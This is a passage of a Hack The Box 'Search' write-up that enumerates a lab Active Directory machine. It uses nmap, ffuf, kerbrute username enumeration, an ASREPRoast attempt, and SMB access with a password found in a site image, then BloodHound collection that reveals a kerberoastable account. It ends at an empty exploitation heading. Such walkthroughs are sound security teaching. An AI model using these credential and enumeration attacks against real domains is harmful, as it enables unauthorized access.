HTB: SEARCH

Writeup

indigo-sadland

ENUMERATION


Nmap scan results:

```
nmap -sV -sC -Pn 10.10.11.129

Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-27 15:44 MSK
Nmap scan report for 10.10.11.129
Host is up (0.071s latency).
Not shown: 987 filtered ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Search &mdash; Just Testing IIS
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server
time: 2022-02-27 12:44:30Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory
LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
|_ssl-date: 2022-02-27T12:47:29+00:00; +1s from scanner time.
443/tcp  open  ssl/http      Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Search &mdash; Just Testing IIS
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
|_ssl-date: 2022-02-27T12:47:29+00:00; +1s from scanner time.
| tls-alpn:
|_  http/1.1
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory
LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
|_ssl-date: 2022-02-27T12:47:28+00:00; 0s from scanner time.
```


```
3268/tcp open  ldap          Microsoft Windows Active Directory
LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
|_ssl-date: 2022-02-27T12:47:29+00:00; +1s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory
LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
|_ssl-date: 2022-02-27T12:47:28+00:00; 0s from scanner time.
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=2/27%Time=621B7233%P=aarch64-unknown-
linux-gnu%
SF:r(DNSVersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0
\0\x07ve
SF:rsion\x04bind\0\0\x10\0\x03");
Service Info: Host: RESEARCH; OS: Windows; CPE:
cpe:/o:microsoft:windows
```

I would say it`s a default set of ports for a windows AD machine. Let`s begin with the http service. I`ve already ffufed the site:

```
[Status: 301, Size: 149, Words: 9, Lines: 2, Duration: 84ms]
 URL | https://search.htb/Images
 --> | https://search.htb/Images/
   * FUZZ: Images

[Status: 301, Size: 153, Words: 9, Lines: 2, Duration: 91ms]
 URL | https://search.htb/certenroll
 --> | https://search.htb/certenroll/
   * FUZZ: certenroll

[Status: 301, Size: 146, Words: 9, Lines: 2, Duration: 63ms]
 URL | https://search.htb/css
 --> | https://search.htb/css/
   * FUZZ: css

[Status: 301, Size: 148, Words: 9, Lines: 2, Duration: 66ms]
 URL | https://search.htb/fonts
 --> | https://search.htb/fonts/
   * FUZZ: fonts

[Status: 301, Size: 149, Words: 9, Lines: 2, Duration: 68ms]
 URL | https://search.htb/images
 --> | https://search.htb/images/
   * FUZZ: images

[Status: 301, Size: 145, Words: 9, Lines: 2, Duration: 66ms]
 URL | https://search.htb/js
 --> | https://search.htb/js/
   * FUZZ: js

[Status: 403, Size: 1233, Words: 73, Lines: 30, Duration: 2460ms]
 URL | https://search.htb/staff
   * FUZZ: staff
```



Here we stumble on a list of employers:



Let`s turn them into possible users of the AD system. There are several common forms of usernames for AD - *john.doe*, *doe,john*, *j.doe* and etc. I wrote the golang utility that takes list of first/last names and transforms them into possible variations of usernames. As a result, we have:

```
keely.lyons
lyons.keely
keely_lyons
lyons_keely
k.lyons
l.keely
k_lyons
l_keely
klyons
lkeely
keelylyons
lyonskeely
dax.santiago
santiago.dax

...

And so on
```

Now we can check which of these users are really present in the system. For this we gonna use kerbrute.

```
kerbrute userenum --dc 10.10.11.129 -d search.htb users

    __               __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 03/02/22 - Ronnie Flathers @ropnop

2022/03/02 21:59:41 > Using KDC(s):
2022/03/02 21:59:41 > 10.10.11.129:88

2022/03/02 21:59:42 > [+] VALID USERNAME:   keely.lyons@search.htb
2022/03/02 21:59:42 > [+] VALID USERNAME:   dax.santiago@search.htb
2022/03/02 21:59:42 > [+] VALID USERNAME:   sierra.frye@search.htb
2022/03/02 21:59:42 > Done! Tested 96 usernames (3 valid) in 0.700
seconds
```

We now know that there are three valid users on the system! What about some ASREPRoasting?

> *The ASREPRoast attack looks for **users without Kerberos pre-authentication required attribute (DON'T_REQ_PREAUTH)***
>
> *That means that anyone can send an AS_REQ request to the DC on behalf of any of those users, and receive an AS_REP message. This last kind of message contains a chunk of data encrypted with the original user key, derived from its password. Then, by using this message, the user password could be cracked offline.*


We can accomplish it with GetNPUsers.py from Impacket.

```
GetNPUsers.py -dc-ip 10.10.11.129 search.htb/ -usersfile valid_u -no-pass -format hashcat
```


```
Documents/search » GetNPUsers.py -dc-ip 10.10.11.129 search.htb/ -usersfile valid_u -no-pass -format hashcat
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] User keely.lyons doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User dax.santiago doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sierra.frye doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Nope, there are no users without Kerberos pre-authentication required attribute ☹

OK, after a close look I`ve noticed this image.



See? Let’s zoom a bit.



There is a note that says:

Send password to Hope Sharp
IsolationIsKey?

Is this for real? O_o We need to check that there is such user as Hope Sharp.

```
Documents/search » kerbrute userenum --dc 10.10.11.129 -d search.htb user

   __             __               __
  / /_____  _____/ /_  _______  __/ /____
 / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
/ ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 03/03/22 - Ronnie Flathers @ropnop

2022/03/03 22:58:39 >  Using KDC(s):
2022/03/03 22:58:39 >   10.10.11.129:88

2022/03/03 22:58:39 >  [+] VALID USERNAME:       hope.sharp@search.htb
2022/03/03 22:58:39 >  Done! Tested 1 usernames (1 valid) in 0.103 seconds
```

Omg...So, you are telling that the user has the password "*IsolationIsKey?*"? It`s time to find it out! Let`s try to connect to the SAMBA server.

```
sudo smbmap -u hope.sharp -p "IsolationIsKey?" -H 10.10.11.129
```

```
Documents/search » sudo smbmap -u hope.sharp -p "IsolationIsKey?" -H 10.10.11.129
[+] Finding open SMB ports....
[+] User SMB session established on 10.10.11.129...
[+] IP: 10.10.11.129:445        Name: search.htb
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        .
        dr--r--r--                0 Wed Mar  2 09:20:28 2022    .
        dr--r--r--                0 Wed Mar  2 09:20:28 2022    ..
        fr--r--r--              330 Tue Apr  7 10:29:31 2020    nsrev_search-RESEARCH-CA.asp
        fr--r--r--              883 Tue Apr  7 10:29:29 2020    Research.search.htb_search-RESEARCH-CA.crt
        fr--r--r--              735 Wed Mar  2 09:20:28 2022    search-RESEARCH-CA+.crl
        fr--r--r--             1047 Wed Mar  2 09:20:28 2022    search-RESEARCH-CA.crl
        CertEnroll                                              READ ONLY       Active Directory Certificate Services share
        helpdesk                                                NO ACCESS
        .
        fr--r--r--                3 Mon Jan  1 02:30:17 1601    InitShutdown
        fr--r--r--                5 Mon Jan  1 02:30:17 1601    lsass
        fr--r--r--                3 Mon Jan  1 02:30:17 1601    ntsvcs
        fr--r--r--                3 Mon Jan  1 02:30:17 1601    scerpc
        fr--r--r--                1 Mon Jan  1 02:30:17 1601    Winsock2\CatalogChangeListener-3cc-0
```

No way... Alright, we have several shares:

ADMIN$ "NO ACCESS" Default share

C$ "NO ACCESS" Default share

CertEnroll "READ" Active Directory Certificate Services share

helpdesk "NO ACCESS"

IPC$ "READ" Remote IPC

NETLOGON "READ" Logon server share

RedirectedFolders$ "READ, WRITE"

SYSVOL "READ" Logon server share

If we take a look at the RedirectFolders$ share we`ll see a lot of new users:

```
Documents/search » smbclient //search.htb/RedirectedFolders$ -U hope.sharp
Enter WORKGROUP\hope.sharp's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   Dc        0  Fri Mar  4 10:18:00 2022
  ..                                  Dc        0  Fri Mar  4 10:18:00 2022
  abril.suarez                        Dc        0  Tue Apr  7 21:12:58 2020
  Angie.Duffy                         Dc        0  Fri Jul 31 16:11:32 2020
  Antony.Russo                        Dc        0  Fri Jul 31 15:35:32 2020
  belen.compton                       Dc        0  Tue Apr  7 21:32:31 2020
  Cameron.Melendez                    Dc        0  Fri Jul 31 15:37:36 2020
  chanel.bell                         Dc        0  Tue Apr  7 21:15:09 2020
  Claudia.Pugh                        Dc        0  Fri Jul 31 16:09:08 2020
  Cortez.Hickman                      Dc        0  Fri Jul 31 15:02:04 2020
  dax.santiago                        Dc        0  Tue Apr  7 21:20:08 2020
  Eddie.Stevens                       Dc        0  Fri Jul 31 14:55:34 2020
  edgar.jacobs                        Dc        0  Thu Apr  9 23:04:11 2020
  Edith.Walls                         Dc        0  Fri Jul 31 15:39:50 2020
  eve.galvan                          Dc        0  Tue Apr  7 21:23:13 2020
  frederick.cuevas                    Dc        0  Tue Apr  7 21:29:22 2020
  hope.sharp                          Dc        0  Thu Apr  9 17:34:41 2020
  jayla.roberts                       Dc        0  Tue Apr  7 21:07:00 2020
  Jordan.Gregory                      Dc        0  Fri Jul 31 16:01:06 2020
  payton.harmon                       Dc        0  Thu Apr  9 23:11:39 2020
  Reginald.Morton                     Dc        0  Fri Jul 31 14:44:32 2020
  santino.benjamin                    Dc        0  Tue Apr  7 21:10:25 2020
  Savanah.Velazquez                   Dc        0  Fri Jul 31 15:21:42 2020
  sierra.frye                         Dc        0  Thu Nov 18 04:01:46 2021
  trace.ryan                          Dc        0  Thu Apr  9 23:14:26 2020
```

We can access the home dir of our current user but there is nothing interesting.


I`ve tried to do ASREPRoasting with them as well but in vain. So now let`s move on to some visualization with BloodHound.

Collecting AD objects` information:

```
bloodhound-python -c All -u hope.sharp -p "IsolationIsKey?" -d search.htb -ns 10.10.11.129 --zip
```


```
~/Downloads » bloodhound-python -c All -u hope.sharp -p "IsolationIsKey?" -d search.htb -ns 10.10.11.129 --zip
INFO: Found AD domain: search.htb
INFO: Connecting to LDAP server: research.search.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 113 computers
INFO: Connecting to LDAP server: research.search.htb
INFO: Found 107 users
INFO: Found 64 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Invalid computer object without hostname: SHE-SVRDFS2$
INFO: Invalid computer object without hostname: SHE-SVRDFS1$
```


The extracted data will be saved as .zip file that we gonna upload into BloodHound GUI.



So, we have 107 users, 10 groups, 1 computer, 1179 relationships and 1073 ACLs.

If we check shortest path to Domain Admins from our Hope Sharp user, we won`t see any...but there is a kerberoastable service account there!






EXPLOITATION

